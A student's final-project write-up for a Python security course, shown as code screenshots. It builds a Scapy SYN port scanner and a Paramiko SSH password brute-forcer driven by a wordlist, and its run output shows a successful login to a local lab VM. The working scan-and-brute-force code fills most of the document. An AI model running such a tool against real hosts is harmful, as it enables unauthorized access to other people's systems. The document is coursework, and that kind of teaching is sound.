


Python Programming for Security - Final Project


Jakub Jędrzejczak

1.



A screenshot of the PyCharm IDE interface. The title bar shows "Current File" with a dropdown arrow, followed by several icons: a green triangle, a star, a colon, a gear, a magnifying glass, a minus sign, a square, and an X. Below the title bar is a toolbar with a file icon, the text "Network Attacker.py", and a close button. The main editor area is dark gray and contains a single line of code: "1". In the bottom right corner of the editor, there is a green checkmark icon with a red dot above it. At the bottom of the screen, there is a status bar with the text "1:1 CRLF UTF-8 4 spaces Python 3.12 (HackerU)" and a small square icon.

2.




A screenshot of a terminal window titled "Terminal Local". The window shows the following command and its output:

```
Try the new cross-platform PowerShell https://aka.ms/pscore6
(.venv) PS C:\Users\patry\PycharmProjects\HackerU> pip install scapy
Requirement already satisfied: scapy in c:\users\patry\pycharmprojects\hackeru\.venv\lib\site-packages (2.6.0)

[notice] A new release of pip is available: 23.2.1 -> 24.2
[notice] To update, run: python.exe -m pip install --upgrade pip
(.venv) PS C:\Users\patry\PycharmProjects\HackerU>
```

3.



A screenshot of a code editor showing the first line of a Python script:

```
1 from scapy.all import *
```

4.

```
3
4      # Step 4: Create the variable "Target" and assign a user input to it.
5      Target = input("Enter the target IP address: ")
6
```

5.

```
7      # Step 5: Create the variable "Registered_Ports" that equals a range of 1 to 1023 (all reg
8      Registered_Ports = range(1, 1024)
```

6.

```
# Step 6: Create an empty list called "open_ports."
open_ports = []
```

7.

```
14
15  def scanport(port):  1 usage
16
17      src_port = RandShort()
18
```

8.

```
# Step 8: Set conf.verb to 0 to prevent un
conf.verb = 0
```

9.

```
23      SynPkt = sr1(*args: IP(dst=Target) / TCP(sport=src_port, dport=port, flags="S"), timeout=0.5)
```

10.

```
26          if SynPkt is None:
27              return False
28
```

11.

```
# Step 11: Check if it has a TCP layer
if not SynPkt.haslayer(TCP):
    return False
```

12.

```
32
33     # Step 12: Check if the flags are equal to 0x12 (SYN-ACK)
34     if SynPkt[TCP].flags == 0x12:
```

13.

```
35     # Step 13: Send an RST flag to close the active connection
36     sr(IP(dst=Target) / TCP(sport=src_port, dport=port, flags="R"), timeout=2)
37     return True
38
39     return False
```

14.

```
# In Step 14, we'll use the function to check the availability of the target
def check_target_availability(target): 1 usage
    try:
```

15.

```
43 def check_target_availability(target): 1 usage
44     try:
45         # Step 17: Set conf.verb to 0 inside the "try" block
46         conf.verb = 0
47
48         # Step 18: Send an ICMP packet to the target with a timeout of 3 seconds
49         icmp_packet = sr1(*args: IP(dst=target) / ICMP(), timeout=3)
50
51         # Step 19: Check if the ICMP packet was sent and returned successfully
52         if icmp_packet is not None:
53             return True
54         else:
55             return False
56     except Exception as e:
57         # Step 15-16: Catch exceptions, print them, and return False
58         print(f"An error occurred: {e}")
59         return False
60
```

16.

```
56     except Exception as e:
57         # Step 15-16: Catch exceptions, print them, and return False
58         print(f"An error occurred: {e}")
59         return False
```

17.

```
45         # Step 17: Set conf.verb to 0 inside the "try" block
46         conf.verb = 0
```

18.

```
47
48     # Step 18: Send an ICMP packet to the target with a timeout of 3 seconds
49     icmp_packet = sr1(*args: IP(dst=target) / ICMP(), timeout=3)
50
```

19.

```
51         # Step 19: Check if the ICMP packet was sent and returned successfully
52         if icmp_packet is not None:
53             return True
54         else:
55             return False
56     except Exception as e:
```

20.

```
62     # Step 20: Check target availability using the availability check function
63     if check_target_availability(Target):
64         print(f"Target {Target} is available. Starting port scan...")
65
```

21.

```
66
67     # Step 21-22: Loop through Registered_Ports and scan them
68     for port in Registered_Ports:
69         # Step 22: Create a status variable equal to the scanport function's return value
70         status = scanport(port)
71         if status:...
72     else:
73         print(f"Target {Target} is not available. Exiting.")
74
```

22.

```
68
69     # Step 22: Create a status variable equal to the scanport function's return value
70     status = scanport(port)
```

23.

```
70
71     if status:
72         # Step 23: Append open ports to the list and print the open port
73         open_ports.append(port)
74         print(f"Port {port} is open.")
75     else:
76         print(f"Target {Target} is not available. Exiting.")
```

24.

```
77
78     # Step 24: After the loop finishes, print a scan completion message
79     print("Port scan finished.")
80     print(f"Open ports on {Target}: {open_ports}")
```

25.

```
2     import paramiko
3
```

26.

```
84     def BruteForce(port): 1 usage
```

27 & 28.

```
# Step 27: Use the with method to open the PasswordList.txt
with open("PasswordList.txt", "r") as password_file:
    # Step 28: Create a wordlist by reading the file, assigning password values
    passwords = password_file.read().splitlines()
```

29.

```
91         # Step 29: Create a variable for SSH login username
92         user = input("Enter the SSH username: ")
```

30.

```
94             # Step 30: Create an SSH connection object
95             SSHconn = paramiko.SSHClient()
```

31

```
97                 # Step 31: Set missing host key policy to automatically add the SSH host key
98                 SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
99
```

32.

```
for password in passwords:
    try:
        # Step 34: Attempt SSH connection
```

33.

```
100            # Step 32: Loop through each value in the password list
101            for password in passwords:
102                try:
103                    # Step 34: Attempt SSH connection
104                    SSHconn.connect(Target, port=int(port), username=user, password=password, timeout=1)
105                    # Step 35: If successful, print the password with a success message
106                    print(f"Success! The password is: {password}")
107
108                    # Step 37: Break the loop after successful login
109                    break
110                except paramiko.AuthenticationException:
111                    # Step 33: Catch authentication failures and print a failure message
112                    print(f"{password} failed.")
113                except Exception as e:
114                    # Catch all other exceptions
115                    print(f"An error occurred: {e}")
```

34.

```
103 | # Step 34: Attempt SSH connection
104 | SSHconn.connect(Target, port=int(port), username=user, password=password, timeout=1)
```

35.

```
104 | SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)
105 | # Step 35: If successful, print the password with a success message
106 | print(f"Success! The password is: {password}")
107 |
```

36.

```
117 | # Step 36: Close the SSH connection
118 | SSHconn.close()
```

37.

```
107 |
108 | # Step 37: Break the loop after successful login
109 | break
```

38.

```
124 |
125 | # Step 38: Check if port 22 is open
126 | if 22 in open_ports:
127 |     print("Port 22 is open.")
128 |
```

39.

```
126 |
127 | # Step 39: Ask the user if they want to perform a brute-force attack
128 | brute_force_choice = input("Do you want to perform a brute-force attack on port 22? (y/n): ")
129 |
```

40.

```
132 | # Step 40: If the user responds with 'y' or 'Y', start brute force
133 | if brute_force_choice.lower() == 'y':
134 |     print("Attempting SSH brute force on port 22...")
135 |     BruteForce(22)
136 | else:
137 |     print("Brute force attack skipped.")
138 | else:
139 |     print("Port 22 is not open. Brute force attack will not be attempted.")
140 |
```

41.

```
Enter the target IP address: 192.168.56.101
Target 192.168.56.101 is available. Starting port scan...
Port 22 is open.
Port scan finished.
Open ports on 192.168.56.101: [22]
Port 22 is open.
Do you want to perform a brute-force attack on port 22? (y/n): y
Attempting SSH brute force on port 22...
Enter the SSH username: kali
OKWIRXqK28 failed.
Ilg5s1mqIX failed.
1EVZN8YeGg failed.
F0qFboTKbI failed.
Success! The password is: kali

Process finished with exit code 0
```

```
Enter the target IP address: 192.168.56.101
Target 192.168.56.101 is available. Starting port scan...
Port 22 is open.
Port scan finished.
Open ports on 192.168.56.101: [22]
Port 22 is open.
Do you want to perform a brute-force attack on port 22? (y/n): n
Brute force attack skipped.
```

```
Process finished with exit code 0
```

📄 main	08.10.2024 22:08
📄 Network Attacker	14.10.2024 19:22
📄 PasswordList	14.10.2024 19:29
📄 zadanie 1	09.10.2024 23:25

 PasswordList.txt —

Plik Edycja Format

0KWIrXqK28

I1g5s1mqIX

1EVZN8YeGg

F0qFboTKbI

kali

1SqdYLLa8B

IAVX1yR8XS

D6J0Gxaxts

RYD5ZU02Hq

UsFiT0evWs

nv61jkXBA3

mmx3M03VQt

3fQBEUngWc

eI59WPbmQ2

i559kXavZ0

NX1DuvCaYE

9N3rmY2Ydg

RYNjyNNPVo

me9hG9RXc5

zplifcLJQs

SNADzsB1Xb

XJ9KaWIVIH

1DPwTZx54a

Du6avaS520

oRU4II8Q5X

gA7rSRopSm

ITAvwWAjW9

2HYh1A1qIr

874LKQ8jqc

n40L1Juw7e

Os1aZWYqyZ

TYkfPVCj2D

K-7D! -C--'